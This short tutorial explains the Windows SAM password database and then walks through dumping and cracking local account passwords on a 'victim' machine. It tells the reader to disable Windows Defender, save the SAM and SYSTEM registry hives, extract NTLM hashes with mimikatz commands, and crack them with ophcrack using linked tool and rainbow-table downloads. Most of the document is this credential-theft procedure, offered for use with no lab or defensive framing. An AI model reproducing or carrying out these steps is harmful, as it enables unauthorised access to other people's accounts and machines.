

Win Passwd

The **Security Accounts Manager (SAM)** is a database file in the Microsoft Windows operating system that contains usernames and passwords.

The primary purpose of the SAM is to make the system more secure and protect from a data breach in case the system is stolen. The SAM is available in different versions of Windows, starting from Windows XP to Windows 11.

Password and user list can be found in the following registry key


- HKLM\SAM
- HKLM\SYSTEM

Prerequisites

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- **Mimikatz** https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
- **OphCrack** <https://sourceforge.net/projects/ophcrack/files/ophcrack/3.8.0/ophcrack-3.8.0-bin.zip/download>
- **OphCrack Table** http://sourceforge.net/projects/ophcrack/files/tables/Vista%20proba%20free/vista_proba_free.zip/download

Disable Windows Defender



On Victim

1. Get registry keys and hash
 - a. Open an Admin Powershell (a PowerShell with admin's right)
 - `\> reg save HKLM\SAM sam.bkp`
 - `\> reg save HKLM\SYSTEM sys.bkp`
 - b. Use mimikatz
 - `\> mimikatz_trunk.exe`

- c. Start debug mode (is mandatory to access to protect area system). If return Privilege '20' OK is ok!
 - **mimikatz # privilege::debug**
 - d. Use the access token with maximum privilege level
 - **mimikatz # token::elevate**
 - e. Set a output file. Will contains NTLM hash extract from lsadump and we use it after
 - **mimikatz # log hash.log**
 - f. Start dump of Security Account Manager (SAM)
 - **mimikatz # lsadump::sam sys.bkp sam.bkp**
2. Create a file in right format
 - a. Create a file hash.txt and manually extrat the follow info from hash.log.
 - Username
 - User ID (optional)
 - Hash NTLM
 - b. The right format is one hash by line and is like this
 - USERNAME:::HASH_NTLM:::
 3. Configure ophcrack.exe
 - a. Open ophcrack.exe
 - b. Click on Tables
 - c. Select vista probabilistic free end install it (using previously downloaded file)
 4. Crack password
 - a. Open ophcrack.exe
 - b. Select Load → PWDUMP and select hash.txt
 - c. Click on Crack
 - d. wait!

